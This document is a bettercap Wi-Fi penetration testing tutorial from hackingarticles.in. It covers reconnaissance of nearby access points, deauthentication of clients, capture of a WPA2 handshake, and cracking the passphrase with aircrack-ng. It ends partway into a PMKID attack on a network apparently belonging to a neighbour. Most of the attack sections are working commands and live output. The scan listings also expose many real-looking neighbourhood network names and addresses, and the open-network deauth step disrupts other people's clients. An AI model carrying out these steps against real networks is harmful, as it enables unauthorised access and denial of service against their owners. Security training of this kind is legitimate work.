



# Wireless Penetration Testing

# **BETTERCAP**



[WWW.HACKINGARTICLES.IN](http://WWW.HACKINGARTICLES.IN)

**Contents**

**Introduction .....3**

**Installation .....3**

**Monitor Mode and Wi-Fi discovery .....6**

**Sorting filters.....6**

**Deauth attacks using Bettercap .....9**

**PMKID Attack using Bettercap.....12**

## Introduction

According to its official repository [here](#), bettercap is a powerful, easily extensible, and portable framework written in Go that aims to offer to security researchers, red teamers, and reverse engineers an **easy to use, all-in-one solution** with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks

## Installation

To install bettercap, we'd use:

```
apt install bettercap
```

```
(root@kali)-[~]  
# apt install bettercap  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
bettercap is already the newest version (2.31.1-0kali2)  
The following package was automatically installed and  
gstreamer1.0-pulseaudio
```

After getting installed, we can see the main menu by typing in:

```
bettercap
```

```

(root@kali)-[~]
# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help']

192.168.1.0/24 > 192.168.1.9 » [16:22:13] [sys.log] [inf] gateway
192.168.1.0/24 > 192.168.1.9 » help

help MODULE : List available commands or show module sp
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * also
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input t
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current s
! COMMAND : Execute a shell command and print its out
alias MAC NAME : Assign an alias to a given endpoint given

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

```

Now to navigate your way around this tool for all the Wi-Fi testing related options, the help page is available at

help wifi



```

192.168.1.0/24 > 192.168.1.9 » help wifi

wifi (not running): A module to monitor and perform wireless attacks on 802.11.

    wifi.recon on : Start 802.11 wireless base stations discovery and channel hopping.
    wifi.recon off : Stop 802.11 wireless base stations discovery and channel hopping.
    wifi.clear : Clear all access points collected by the WiFi discovery module.
    wifi.recon MAC : Set 802.11 base station address to filter for.
    wifi.recon clear : Remove the 802.11 base station filter.
    wifi.client.probe.sta.filter FILTER : Use this regular expression on the station address to filter client
    wifi.client.probe.ap.filter FILTER : Use this regular expression on the access point name to filter client
    wifi.deauth BSSID : Start a 802.11 deauth attack, if an access point BSSID is provided
    to iterate every access point with at least one client and start a deauth attack for each one.
    wifi.probe BSSID ESSID : Sends a fake client probe with the given station BSSID, searching
    wifi.assoc BSSID : Send an association request to the selected BSSID in order to receive
    wifi.ap : Inject fake management beacons in order to create a rogue access point
    wifi.show.wps BSSID : Show WPS information about a given station (use 'all', '*' or a BSSID)
    wifi.show : Show current wireless stations list (default sorting by essid).
    wifi.recon.channel CHANNEL : WiFi channels (comma separated) or 'clear' for channel hopping.

Parameters

    wifi.ap.bssid : BSSID of the fake access point. (default=<random mac>)
    wifi.ap.channel : Channel of the fake access point. (default=1)
    wifi.ap.encryption : If true, the fake access point will use WPA2, otherwise it'll result as an open
    wifi.ap.ssid : SSID of the fake access point. (default=FreeWiFi)
    wifi.ap.ttl : Seconds of inactivity for an access point to be considered not in range any
    wifi.assoc.acquired : Send association to AP's for which key material was already acquired. (default=true)
    wifi.assoc.open : Send association requests to open networks. (default=false)
    wifi.assoc.silent : If true, messages from wifi.assoc will be suppressed. (default=false)
    wifi.assoc.skip : Comma separated list of BSSID to skip while sending association requests. (default=)
    wifi.deauth.acquired : Send wifi deauth packets from AP's for which key material was already acquired
    wifi.deauth.open : Send wifi deauth packets to open networks. (default=true)
    wifi.deauth.silent : If true, messages from wifi.deauth will be suppressed. (default=false)
    wifi.deauth.skip : Comma separated list of BSSID to skip while sending deauth packets. (default=)
    wifi.handshakes.aggregate : If true, all handshakes will be saved inside a single file, otherwise a folder
    wifi.handshakes.file : File path of the pcap file to save handshakes to. (default=~/.bettercap-wifi-
    wifi.hop.period : If channel hopping is enabled (empty wifi.recon.channel), this is the time interval
    wifi.interface : If filled, will use this interface name instead of the one provided by the -i
    wifi.region : Set the WiFi region to this value before activating the interface. (default=)
    wifi.rssi.min : Minimum WiFi signal strength in dBm. (default=-200)
    wifi.show.filter : Defines a regular expression filter for wifi.show (default=)
    wifi.show.limit : Defines limit for wifi.show (default=0)
    wifi.show.manufacturer : If true, wifi.show will also show the devices manufacturers. (default=false)
    wifi.show.sort : Defines sorting field (rssi, bssid, essid, channel, encryption, clients, see
    wifi.skip-broken : If true, dot11 packets with an invalid checksum will be skipped. (default=true)
    wifi.source.file : If set, the wifi module will read from this pcap file instead of the hardware
    wifi.sta.ttl : Seconds of inactivity for a client station to be considered not in range or
    wifi.txpower : Set WiFi transmission power to this value before activating the interface. (

```

Now, this tool requires an older version of the pcap library so, we'll first download that using wget.

```

wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb dpkg -i libpcap0.8_1.9.1-4_amd64.deb

```

```

(root@kali)~#
# wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
--2021-06-17 13:05:15-- http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
Resolving old.kali.org (old.kali.org) ... 54.39.49.227
Connecting to old.kali.org (old.kali.org)[54.39.49.227]:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 153200 (150K) [application/x-debian-package]
Saving to: 'libpcap0.8_1.9.1-4_amd64.deb'

libpcap0.8_1.9.1-4_amd64.deb      100%[=====]

2021-06-17 13:05:16 (182 KB/s) - 'libpcap0.8_1.9.1-4_amd64.deb' saved [153200/153200]

(root@kali)~#
# dpkg -i libpcap0.8_1.9.1-4_amd64.deb
dpkg: warning: downgrading libpcap0.8:amd64 from 1.10.0-2 to 1.9.1-4
(Reading database ... 289751 files and directories currently installed.)
Preparing to unpack libpcap0.8_1.9.1-4_amd64.deb ...
Unpacking libpcap0.8:amd64 (1.9.1-4) over (1.10.0-2) ...
Setting up libpcap0.8:amd64 (1.9.1-4) ...
Processing triggers for libc-bin (2.31-12) ...
Processing triggers for man-db (2.9.4-2) ...

```


## Monitor Mode and Wi-Fi discovery

Monitor mode is a promiscuous mode for your IEEE802.11x receiver (aka Wi-Fi adapter or Wi-Fi NIC) and lets you capture signals from not only your access point but others as well. To put your Wi-Fi adapter in promiscuous mode:

```
bettercap -iface wlan0mon
```

To start discovering Access Points around you:

```
wifi.recon on
```



```
(root@kali)-[~]
# bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

wlan0mon » wifi.recon on
[16:25:49] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[16:25:49] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set txpower failed: -22'
wlan0mon » [16:25:49] [sys.log] [inf] wifi started (min rssi: -200 dBm)
wlan0mon » [16:25:49] [sys.log] [inf] wifi channel hopper started.
wlan0mon » [16:25:49] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) detected
wlan0mon » [16:25:49] [wifi.ap.new] wifi access point JioFiber-QwXYk (-67 dBm) detected
wlan0mon » [16:25:49] [wifi.ap.new] wifi access point Sachin 2.4 (-59 dBm) detected
wlan0mon » [16:25:50] [wifi.ap.new] wifi access point <hidden> (-77 dBm) detected as b
wlan0mon » [16:25:50] [wifi.ap.new] wifi access point P1208 (-71 dBm) detected as b
wlan0mon » wifi.recon on[16:25:50] [wifi.ap.new] wifi access point <hidden> (-69 dBm) detected
wlan0mon » wifi.recon on[16:25:50] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm) detected
wlan0mon » exit[16:25:51] [wifi.ap.new] wifi access point ajoy (-63 dBm) detected as
wlan0mon » wifi.recon off[16:25:51] [wifi.ap.new] wifi access point Kavz (-71 dBm) detected
wlan0mon » wifi.recon off[16:25:51] [wifi.ap.new] wifi access point White Wolf_2.4G detected
wlan0mon » wifi.recon off[16:25:52] [wifi.ap.new] wifi access point Abhiaka (-67 dBm) detected
wlan0mon » wifi.recon off[16:25:52] [wifi.ap.new] wifi access point air16531 (-75 dBm) detected
wlan0mon » wifi.recon off
```

## Sorting filters

Often knowing the vendor of an access point aids us in checking access points against known vulnerabilities. To do this we can use the following command:

```
set wifi.show.manufacturer true
wifi.show
```



```
wlan0mon » set wifi.show.manufacturer true
wlan0mon » wifi.show
```

RSSI ▲	BSSID	Manufacturer	SSID
-11 dBm	18:45:91:60:19:10	Taicang T&W Electronics	raaj
-35 dBm	18:45:91:60:19:10	Tp-Link Technologies Co.,Ltd.	ignite
-57 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	snowie/glowie5g
-61 dBm	18:45:91:60:19:10	Hon Hai Precision Ind. Co.,Ltd.	Sachin 2.4
-61 dBm	18:45:91:60:19:10	Hon Hai Precision Ind. Co.,Ltd.	601 2.4G
-61 dBm	18:45:91:60:19:10	Servercom (India) Private Limited	Mehak jain_4G
-63 dBm	18:45:91:60:19:10	Shenzhen Skyworth Digital Technology CO., Ltd	abhi 2.4g
-63 dBm	18:45:91:60:19:10		<hidden>
-63 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	GAURAV SRIVASTAVA
-65 dBm	18:45:91:60:19:10	Arcadyan Corporation	Abhimail_House_4G
-65 dBm	18:45:91:60:19:10	Hon Hai Precision Ind. Co.,Ltd.	Amit 2.4G
-65 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	mahhip
-65 dBm	18:45:91:60:19:10	Servercom (India) Private Limited	A602_4G
-65 dBm	18:45:91:60:19:10		<hidden>
-65 dBm	18:45:91:60:19:10		<hidden>
-65 dBm	18:45:91:60:19:10	Taicang T&W Electronics	Abhiaka
-67 dBm	18:45:91:60:19:10	Nokia Shanghai Bell Co., Ltd.	Preety singh devil
-67 dBm	18:45:91:60:19:10		realme C3
-69 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	elektronikmale (atel)
-69 dBm	18:45:91:60:19:10		<hidden>
-69 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	ajoy
-69 dBm	18:45:91:60:19:10	Servercom (India) Private Limited	Vayu@03@24
-69 dBm	18:45:91:60:19:10		<hidden>
-71 dBm	18:45:91:60:19:10	Taicang T&W Electronics	Nidhi
-71 dBm	18:45:91:60:19:10	Taicang T&W Electronics	P 603
-71 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	Messi
-71 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	sanjay
-71 dBm	18:45:91:60:19:10	Hon Hai Precision Ind. Co.,Ltd.	JioFiber-QwXYk
-71 dBm	18:45:91:60:19:10	Taicang T&W Electronics	Anurag
-73 dBm	18:45:91:60:19:10	Tenda Technology Co.,Ltd.Dongguan branch	Tyagi
-73 dBm	18:45:91:60:19:10	Huawei Technologies Co.,Ltd	Kavz
-73 dBm	18:45:91:60:19:10	Nokia Shanghai Bell Co., Ltd.	Anshu
-73 dBm	18:45:91:60:19:10	Servercom (India) Private Limited	Golf_Greens_Wifi_2.4G
-73 dBm	18:45:91:60:19:10	Taicang T&W Electronics	Jasmeen_2G
-73 dBm	18:45:91:60:19:10	Cig Shanghai Co Ltd	Raj
-75 dBm	18:45:91:60:19:10	Taicang T&W Electronics	shiny reo
-75 dBm	18:45:91:60:19:10	Taicang T&W Electronics	AMIT ROCK
-77 dBm	18:45:91:60:19:10	Nokia Shanghai Bell Co., Ltd.	Vihaan@-2.4g

As you can see we are now able to see a majority of the manufacturers of access points around me.

Now, what if I want to see the access points in descending order of the clients connected to it. As we already know that deauth attacks work on APs with clients to capture a handshake and hence, having more clients catalyses the capture process. So, for that we have:

```
set.wifi.show.sort clients desc
wifi.show
```

```
wlan0mon » set wifi.show.sort clients desc
wlan0mon » wifi.show
```

RSSI	BSSID	SSID	Encryption	WPS	Ch	Clients
-17 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		5	6
-73 dBm	a0:ab:1b:27:a0:a4	ASHU-101	WPA2 (CCMP, PSK)	2.0	1	3
-69 dBm	68:14:01:34:b9:e3	JioFiber-QwXYk	WPA2 (CCMP, PSK)	2.0	1	2
-67 dBm	2c:97:b1:4e:10:38	Messi	WPA2 (CCMP, PSK)		5	2
-63 dBm	98:35:ed:a0:e0:b8	mahhip	WPA2 (TKIP, PSK)		7	1
-59 dBm	78:53:0d:f3:0b:ca	abhi 2.4g	WPA2 (CCMP, PSK)	1.0	11	1
-71 dBm	78:17:35:c5:73:99	Preety singh devil	WPA2 (CCMP, PSK)		6	1
-69 dBm	70:c7:f2:ed:6a:44	ajoy	WPA2 (TKIP, PSK)		3	1
-71 dBm	6c:df:fb:29:8a:bf	AkshitJioFiber	WPA2 (CCMP, PSK)	1.0	11	1
-63 dBm	68:14:01:5a:0e:9c	Amit 2.4G	WPA2 (CCMP, PSK)	2.0	1	1
-59 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1	1
-75 dBm	18:45:93:6a:77:09	P 603	WPA2 (CCMP, PSK)		8	1

As you can see the APs have arranged themselves in descending order of several clients connected.

Let's do the same with ESSID too and arrange it in ascending order.

```
set.wifi.show.sort essid asc
wifi.show
```

```
wlan0mon » set wifi.show.sort essid asc
wlan0mon » wifi.show
```

RSSI	BSSID	SSID	Encryption	WPS
-63 dBm	68:14:01:58:c4:99	601 2.4G	WPA2 (CCMP, PSK)	2.0
-73 dBm	32:49:50:1c:2c:d2	<hidden>	WPA2 (CCMP, PSK)	1.0
-71 dBm	32:49:50:1f:7c:73	<hidden>	WPA2 (CCMP, PSK)	1.0
-71 dBm	32:49:50:1f:c2:18	<hidden>	WPA2 (CCMP, PSK)	1.0
-73 dBm	5a:95:d8:14:1f:8f	<hidden>	WPA2 (CCMP, PSK)	1.0
-73 dBm	6e:df:fb:19:8a:bf	<hidden>	WPA2 (CCMP, PSK)	1.0
-63 dBm	7a:53:0d:d3:0b:ca	<hidden>	WPA2 (CCMP, PSK)	1.0
-67 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0
-77 dBm	aa:da:0c:15:d6:f2	<hidden>	WPA2 (CCMP, PSK)	1.0
-65 dBm	aa:da:0c:16:dd:82	<hidden>	WPA2 (CCMP, PSK)	1.0
-75 dBm	aa:da:0c:53:0e:43	<hidden>	WPA2 (CCMP, PSK)	1.0
-71 dBm	aa:da:0c:54:2b:e9	<hidden>	WPA2 (CCMP, PSK)	1.0
-75 dBm	aa:da:0c:57:df:1b	<hidden>	WPA2 (CCMP, PSK)	1.0
-63 dBm	aa:da:0c:58:34:fe	<hidden>	WPA2 (CCMP, PSK)	1.0
-75 dBm	c2:8f:20:1a:3d:12	<hidden>	WPA2 (CCMP, PSK)	1.0
-65 dBm	a8:da:0c:78:34:fe	A602_4G	WPA2 (CCMP, PSK)	1.0
-69 dBm	94:fb:a7:6a:06:af	AG_93	WPA2 (CCMP, PSK)	1.0
-71 dBm	a0:ab:1b:27:a0:a4	ASHU-101	WPA2 (CCMP, PSK)	2.0

Here, you can see hidden SSIDs popping up too. The angular bracket is taken into consideration before A-Z as it is a special symbol.

Now, what if we want to limit the results to only, let's say, the top 3? To do this:



```
set wifi.show.limit 3
wifi.show
```

```
wlan0mon » set wifi.show.limit 3
wlan0mon » wifi.show
```

RSSI	BSSID	SSID	Encryption	WPS	Ch
-63 dBm	68:14:01:58:c4:99	601 2.4G	WPA2 (CCMP, PSK)	2.0	1
-75 dBm	32:49:50:1f:7c:73	<hidden>	WPA2 (CCMP, PSK)	1.0	5
-71 dBm	32:49:50:1f:c2:18	<hidden>	WPA2 (CCMP, PSK)	1.0	10

And we've limited the result to only the top 3. Now, let's send de-authentication packets to open networks. Open networks are those which aren't protected by a passphrase.

```
set wifi.deauth.open true
```

```
wlan0mon » set wifi.deauth.open true
wlan0mon » [14:01:11] [wifi.ap.new] wifi access point Meena_4G (-71 dBm) detected
wlan0mon » [14:01:28] [wifi.client.new] new station 82:ef:13:43:f0:db detected
wlan0mon » [14:01:36] [wifi.ap.lost] wifi access point Neelkama (78:b4:6a:8) lost
wlan0mon » [14:01:41] [wifi.ap.lost] wifi access point U S 4 G (58:95:d8:24) lost
```

Here, we can see that clients from 2 APs have been de-authenticated.

**Deauth attacks using Bettercap** We have already

seen how to recon, sort and filter. Let's conduct a short deauth attack on an access point.

First, put your wifi adapter in monitor mode.

```
bettercap -iface wlan0mon
```

```
(root@kali)-[~]
# bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

wlan0mon » wifi.recon on
[15:38:34] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[15:38:34] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30,
wlan0mon » [15:38:35] [sys.log] [inf] wifi started (min rssi: -200 dBm)
wlan0mon » [15:38:35] [sys.log] [inf] wifi channel hopper started.
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Apurva_4G (-71 dBm) detected
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point jiofbr001 2.4G (-69 dBm) detected
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Amit 2.4G (-61 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point raaj (-23 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point Abhiaka (-63 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point <hidden> (-73 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point Anurag (-71 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point shiny reo (-77 dBm) detected
wlan0mon » [15:38:37] [wifi.client.new] new station 38:a4:ed:cf:8e:8d (Xiaomi) detected
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Archrival_2.4G (-73 dBm) detected
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Preety singh devil (-75 dBm) detected
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Anu408_2.4G (-75 dBm) detected
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point K 207 jio_4G (-73 dBm) detected
wlan0mon » [15:38:37] [wifi.client.new] new station 30:24:32:1f:89:ac (Intel) detected
```

Now, we'll first put up the list of APs found:

```
events.stream off
wifi.show
```

```
wlan0mon » events.stream off
wlan0mon » wifi.show
```

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch	Clients
-23 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		5	5
-23 dBm	d8:47:32:e9:3f:33	ignite	WPA2 (CCMP, PSK)	2.0	1	
-53 dBm	6c:eb:b6:2f:83:34	snowie/ glowie5g	WPA2 (TKIP, PSK)		9	
-61 dBm	a8:da:0c:36:dd:82	Mehak jain_4G	WPA2 (CCMP, PSK)	1.0	11	
-61 dBm	ac:37:28:64:d5:c9	Abhiaka	WPA2 (CCMP, PSK)		4	
-63 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1	1
-63 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0	11	

events.stream is a logging feature in bettercap that shows logs, new hosts being found, etc. By default, it is enabled but to give a clear output we can turn it off.

Now, we'll attack AP "raaj."

```
set wifi.recon.channel 5
set net.sniff.verbose true
set net.sniff.filter ether proto 0*888e
set net.sniff.output wifi.pcap
set net.sniff on
wifi.deauth 18:45:93:69:a5:19
events.stream on
```

It is operating on channel 5 and we'd first put our adapter to listen on channel 5.

By setting **sniff.verbose** to true, every captured and parsed packet will be sent to the **events.stream** for displaying.

Next, the **net.sniff.filter** ether proto 0\*888e sets the sniffer to capture EAPOL frames. **0\*888e** is the standard code for EAPOL (IEEE 802.11X frames).

The output file is set to wifi.pcap

**net.sniff** on turns the bettercap sniffer on

**wifi.deauth** starts sending deauth packets to the specified MAC ID (BSSID) of the access point

**events.stream** turns the logging on and now bettercap will run in verbose mode.

```
wlan0mon » set wifi.recon.channel 5
wlan0mon » set net.sniff.verbose true
wlan0mon » set net.sniff.filter ether proto 0*888e
wlan0mon » set net.sniff.output wifi.pcap
wlan0mon » set net.sniff on
wlan0mon » wifi.deauth 18:45:93:69:a5:19
wlan0mon » events.stream on
```

As you can see, the client has reauthenticated after being deauthenticated by bettercap and a handshake has been captured

Now, we'll use aircrack-ng to crack hashes captured in this handshake file. We've already written an article on aircrack-ng for your reference [here](#). [\\_\\_\\_\\_\\_](#)

```
aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
```

Here, dict.txt is a long password file containing the most commonly used passwords and passwords I generated given the knowledge I have about my target.



```
(root@kali)-[~]
# aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
Reading packets, please wait...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

# BSSID ESSID Encryption
1 18:45:93:69:A5:19 raaj WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:00] 3/7 keys tested (46.45 k/s)

Time left: 0 seconds 42.86%

KEY FOUND! [ raj12345 ]

Master Key : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key : E8 EF 51 44 C0 CB 99 91 28 71 C6 86 EC 7E CF C8
FA F4 F1 5A 03 EB 8E CC 74 75 5E 6F 40 B3 C1 18
80 F5 8F CC DB A2 F3 80 0A B3 DC 6C 26 3D D3 2F
5D 6D C6 AE A9 A0 C1 2B EF 83 A4 AA EC D4 0B 48

EAPOL HMAC : FF B1 98 97 50 21 44 58 90 BE BB B1 67 AC B6 7C
```

And just like that, we have cracked the Wi-Fi passphrase of “raaj.”

## PMKID Attack using Bettercap

We’ve discussed in detail PMKID and PMKID attacks in this article [here](#). Now, let’s see a small tutorial where a bettercap can be used to conduct PMKID attacks.

```
bettercap
set wifi.interface wlan0mon
wifi.recon on
```

```

(root@kali)-[~]
# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.9 » [13:10:00] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.9 » set wifi.interface wlan0mon
192.168.1.0/24 > 192.168.1.9 » wifi.recon on
[13:10:35] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[13:10:35] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' r
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi started (min rssi: -200 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi channel hopper started.
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point JioFiber-QwXYk (-69 d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Sachin 2.4 (-49 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point jiofbr001 2.4G (-67 d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Neelkamal (-69 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point mahhip (-69 dBm) dete
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point ajoy (-61 dBm) detect
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.client.probe] station fe:fa:e0:ff:71:c4 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point Anurag (-71 dBm) dete
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Archrival_2.4G (-75 d
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point shiny reo (-73 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Preety singh devil (-
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Anu408_2.4G (-71 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point <hidden> (-69 dBm) de
192.168.1.0/24 > 192.168.1.9 » [13:10:39] [wifi.ap.new] wifi access point sanjay (-75 dBm) dete

```

Let's see the target APs available

wifi.show

```

192.168.1.0/24 > 192.168.1.9 » wifi.show

```

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch
-23 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		6
-31 dBm	d8:47:32:e9:3f:33	ignite	WPA2 (CCMP, PSK)	2.0	11
-51 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1
-61 dBm	a8:da:0c:36:dd:82	Mehak jain_4G	WPA2 (CCMP, PSK)	1.0	11
-63 dBm	70:c7:f2:ed:6a:44	ajoy	WPA2 (TKIP, PSK)		3
-63 dBm	8c:fd:18:88:ee:e0	GAURAV SRIVASTAVA	WPA2 (TKIP, PSK)		9
-65 dBm	68:14:01:58:c4:99	601 2.4G	WPA2 (CCMP, PSK)	2.0	1
-65 dBm	6c:eb:b6:2f:83:34	snowie/glowie5g	WPA2 (TKIP, PSK)		9
-65 dBm	78:53:0d:f3:0b:ca	abhi 2.4g	WPA2 (CCMP, PSK)	1.0	11
-65 dBm	98:35:ed:a0:e0:b8	mahhip	WPA2 (TKIP, PSK)		3
-67 dBm	68:14:01:59:2c:18	jiofbr001 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	68:14:01:5a:0e:9c	Amit 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	78:17:35:c5:73:99	Preety singh devil	WPA2 (CCMP, PSK)		6
-67 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0	11
-69 dBm	2c:97:b1:4e:10:38	Messi	WPA2 (CCMP, PSK)		5
-69 dBm	68:14:01:34:b9:e3	JioFiber-QwXYk	WPA2 (CCMP, PSK)	2.0	1
-69 dBm	74:5a:aa:76:66:44	Kavz	WPA2 (TKIP, PSK)		4

For the PMKID attack to work we have to send an association request to the target Access Point. We do this with:

wifi.assoc <BSSID>

```
wifi.assoc 68:14:01:5a:0e:9c
[16:14:57] [sys.log] [inf] wifi sending association request to AP Amit 2.4G (channel:1 encryption:WPA2)
[16:14:58] [wifi.ap.new] wifi access point Jas303 2.4G (-73 dBm) detected as 68:14:01:6a:f1:57 (Hon Hai Precision Ind. Co.,Ltd.).
